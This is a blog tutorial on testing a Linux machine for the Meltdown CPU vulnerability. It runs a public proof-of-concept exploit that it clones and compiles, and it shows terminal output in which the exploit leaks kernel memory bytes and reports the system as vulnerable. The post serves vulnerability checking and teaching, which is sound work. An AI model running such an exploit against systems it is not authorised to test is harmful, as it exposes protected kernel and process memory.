Hacking Articles

Raj Chandel's Blog

Check Meltdown Vulnerability in CPU

posted in PENETRATION TESTING on JANUARY 9, 2018 by RAJ CHANDEL SHARE

Hello Friends!! You must be heard of the latest vulnerbility “Meltdown” which has been discovered almost in every CPU having intel processessor, from this **link** you can check list of vulnerable CPU discription. Today we are going to disccuss how to “Check Metltadown vulnerability in any CPU” by using a script.

From Wikipedia


Meltdown is a hardware vulnerability affecting Intel **x86 microprocessors** and some **ARM-based microprocessors**. It allows a rogue process to read any physical, kernel or other process’s mapped memory, regardless of whether or not it should be able to do so. It allows an unauthorized process to read data from any address that is mapped to the current process's memory space, because instruction pipelining in the affected processors means that the data from the unauthorized address will almost always be temporarily loaded into the CPU's cache during speculative execution, from which it can be recovered using other techniques, even if the original read instruction eventually fails due to privilege checking and never produces a readable result. Since many operating systems map physical memory, kernel processes, and other running user space processes into the address space of every process and rely on privilege checking to prevent unauthorized access, Meltdown effectively allows a rogue process to read any physical, kernel or other process's mapped memory, regardless of whether or not it should be able to do so. Accordingly, many servers and cloud services were impacted, as well as a potential majority of smart devices and embedded devices using ARM based processors (mobile devices, smart TVs and others), including a wide range of networking equipment.

Let's start!!

Open the terminal and type given below command to download the script form git hub. It can only dump **linux_proc_banner** which is work as an interface for internal data structures in the kernel and it is used to get information regarding the system and to change certain kernel Process.


git clone https://github.com/paboldin/meltdown-exploit.git

From given below image you can observe I had successfully download this script in my Linux machine.



```
root@kali:~/Desktop# git clone https://github.com/paboldin/meltdown-exploit.git
Cloning into 'meltdown-exploit'...
remote: Counting objects: 114, done.
remote: Total 114 (delta 0), reused 0 (delta 0), pack-reused 114
Receiving objects: 100% (114/114), 18.89 KiB | 716.00 KiB/s, done.
Resolving deltas: 100% (57/57), done.
```

Now explore the downloaded folder in terminal now run the command “**make**” for compiling the program file before running the script.



```
root@kali:~/Desktop# cd meltdown-exploit/
root@kali:~/Desktop/meltdown-exploit# ls
Makefile  meltdown.c  README.md  run.sh
root@kali:~/Desktop/meltdown-exploit# make
cc -O2 -msse2   -c -o meltdown.o meltdown.c
cc   meltdown.o   -o meltdown
```

Now run the script by executing given below command which will identify the state of vulnerability by read its memory space.

./run.sh

From given below image you can observe where it is vulnerable ON has dumped the complete detail of CPU Processor. So here it has shown some details such as:

Vendor Id: Vendor ID or VID is unique number assign to a Hardware to identify it on which system it has been installed.

CPU family: Same functionality Processors are categories into same family, here CPU family 6 means indicate a model from Pentium Pro family.

Model: Indicates model number of CPU family.

Model name: Holds Model name of Processor

Stepping: It is used identify the version of microprocessor


Microcode: it is a lowest instruction set permanently to control the microprocessor

CPU MHz: Describe Usage of CPU.

Cache size: Define the size of cache memory.


Categories

- BackTrack 5 Tutorials
- Best of Hacking
- Browser Hacking
- Cryptography & Stegnography
- CTF Challenges
- Cyber Forensics
- Database Hacking
- Domain Hacking
- Email Hacking
- Footprinting
- Hacking Tools
- Kali Linux
- Nmap
- Others
- Penetration Testing
- Social Engineering Toolkit
- Trojans & Backdoors
- Website Hacking
- Window Password Hacking
- Windows Hacking Tricks
- Wireless Hacking
- Youtube Hacking



```
root@kali:~/Desktop/meltdown-exploit# ./run.sh
looking for linux_proc_banner in /proc/kallsyms
cached = 36, uncached = 250, threshold 94
read fffffff97800080 = 25 % (score=421/1000)
read fffffff97800081 = 73 s (score=355/1000)
read fffffff97800082 = 20   (score=557/1000)
read fffffff97800083 = 76 v (score=409/1000)
read fffffff97800084 = 65 e (score=144/1000)
read fffffff97800085 = 72 r (score=145/1000)
read fffffff97800086 = 73 s (score=388/1000)
read fffffff97800087 = 69 i (score=251/1000)
read fffffff97800088 = 6f o (score=339/1000)
read fffffff97800089 = 6e n (score=110/1000)
read fffffff9780008a = 20   (score=131/1000)
read fffffff9780008b = 25 % (score=330/1000)
read fffffff9780008c = 73 s (score=385/1000)
read fffffff9780008d = 20   (score=100/1000)
read fffffff9780008e = 28 ( (score=265/1000)
read fffffff9780008f = 64 d (score=74/1000)
VULNERABLE
PLEASE POST THIS TO https://github.com/paboldin/meltdown-exploit/issues/19
VULNERABLE ON
4.13.0-kali1-amd64 #1 SMP Debian 4.13.10-1kali2 (2017-11-08) unknown
processor       : 0
vendor_id       : GenuineIntel
cpu family      : 6
model           : 60
model name      : Intel(R) Core(TM) i3-4130 CPU @ 3.40GHz
stepping        : 3
microcode       : 0x1e
cpu MHz         : 3400.000
cache size      : 3072 KB
physical id     : 0
```

You can also verify above result by executing given below command which is used for obtaining details of system information.



```
root@kali:~/Desktop/meltdown-exploit# uname -a
Linux kali 4.13.0-kali1-amd64 #1 SMP Debian 4.13.10-1kali2 (2017-11-08)
x86_64 GNU/Linux
```

Articles

Select Month

Facebook Page

Be the first of your friends to like this

Source: https://github.com/paboldin/meltdown-exploit

Share this:

Like this:

Loading...

ABOUT THE AUTHOR

RAJ CHANDEL

Raj Chandel is a Skilled and Passionate IT Professional especially in IT-Hacking Industry. At present other than his name he can also be called as An Ethical Hacker, A Cyber Security Expert, A Penetration Tester. With years of quality Experience in IT and software industry

PREVIOUS POST

NEXT POST

← NETWORK PACKET FORENSIC USING WIRESHARK

DETECT SQL INJECTION ATTACK USING SNORT IDS →

Leave a Reply

Your email address will not be published. Required fields are marked *

Comment

Name *

Email *

Website

□

Save my name, email, and website in this browser for the next time I comment.

POST COMMENT

□ Notify me of follow-up comments by email.

□ Notify me of new posts by email.